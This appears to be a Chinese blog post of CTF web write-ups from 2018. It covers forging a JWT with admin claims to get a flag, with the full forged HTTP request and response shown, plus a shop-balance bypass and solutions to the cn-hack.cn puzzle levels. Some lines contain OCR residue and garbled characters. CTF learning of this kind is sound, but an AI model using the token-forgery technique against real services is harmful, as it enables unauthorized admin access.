ctf web 的一些writeup jwt以及黑客游戏

原创

G_goodstudy 于 2018-08-09 10:21:27 发布 3325 收藏 3
分类专栏： ctf

http://54.223.83.192:8877/

jwt

登陆问题

JSON Web Token（JWT）是一个开放式标准（RFC 7519），它定义了一种紧凑且自包含的方式，用于在各方之间以JSON对象安全传输信息。这些信息可以通过数字签名进行验证和信任。可以使用秘密（使用HMAC算法）或使用RSA的公钥/私钥对对JWT进行签名。


这道题的解题方式就是对其进行登陆抓包

将token进行base64解码之后修改成这种方式

{"typ":"JWT","alg":"HS256"}{"name":"admin","admin":"true"}.Ē[(oHD↵g4]|醐


在进行编码得到一个base64编码后的

替换之前得到的token burpsuite去go之后得到了这个



使用在线工具

https://jwt.io/



将获得的encode放进burpsuite的token，得到flag

```
GET /auth.php?username=guest&password=admin HTTP/1.1
Host: 54.223.83.192:8877
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:56.0)
Gecko/20100101 Firefox/56.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://54.223.83.192:8877/
Cookie: hibext_instdsigdipv2=1;
PHPSESSID=8f17de4059129ee95b071bb9da8d07a6;
token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJuYW1lIjoiYWRtaW4iLCJhZG
1pbiI6InRydWUifQ._uRm8ObgNiVdPdsTmxsgpboYy3S1C7L7SYBmF6rInvU
Connection: keep-alive
Upgrade-Insecure-Requests: 1
X-Forwarded-For: 1.1.1.1
```

```
HTTP/1.1 200 OK
Date: Wed, 01 Aug 2018 06:44:52 GMT
Server: Apache/2.4.25 (Debian)
X-Powered-By: PHP/7.0.31
Content-Length: 34
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

flag{Jw7_15_9000lh4vE_fUN_W17h_17}
```



http://54.223.83.192:9999


刚开始我的思路是要么抓包修改，要么就是绕过。

然后就是一直在尝试

就是你自己先买进来动物

绕过卖出一堆，得到INF的money买flag





黑客游戏

http://www.cn-hack.cn/qs/5.htm

第一关

F12查看源码，在js框架可以出js代码，代码要求打开 2sdfadf.htm 那么

payload：http://www.cn-hack.cn/qs/2sdfadf.htm 进入第二关

第二关

提示很明显就在图片中，我并没有直接拿着winhex分析图片，而是修改了后缀txt ，ctl+f 查找htm 找到

or3.htm

payload：http://www.cn-hack.cn/qs/or3.htm 进入第三关

第三关

提示的密码 直接url解码

http://www.cn-hack.cn/qs/4dfsa.htm

第四关

源代码中并没有发现什么 然后就随便输入用户名以及密码

显示输入用户名和密码错误，进行burpduite抓包

```
GET /qs/1.htm?username=&password=&submit=%CC%E1%BD%BB
HTTP/1.1
Host: www.cn-hack.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:52.0) Gecko/20100101 Firefox/52.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/
*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://www.cn-hack.cn/qs/4dfsa.htm
Cookie:
UM_distinctid=165175fcfc79-0e03e70593a7528-4c322b78-1440
00-165175fcfc8279;
CNZZDATA450942=cnzz_eid%3D259875816-1533695479-http%253A
%252F%252Fwww.cn-hack.cn%252F%26ntime%3D1533695479
Connection: keep-alive
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
Server: nginx
Date: Wed, 08 Aug 2018 03:02:00 GMT
Content-Type: text/html
Content-Length: 140
Connection: keep-alive
X-Accel-Version: 0.01
Last-Modified: Mon, 05 Dec 2016 05:10:31 GM
ETag: "8c-542e24e92a39e-gzip"
Accept-Ranges: bytes
Vary: Accept-Encoding,User-Agent

<html>
<head>
<title>checklogin</title>
</head>
<body>
□□□□□□□□□□□□□□□
<!--□5□□□□□789.htm,□□□□□-->
</body>
</html>
```


payload:http://www.cn-hack.cn/qs/789.htm

我刚发现这就是智障题 md进页面查看源码就有了 ， 真是有点蠢哭自己了

第五关

通用密码or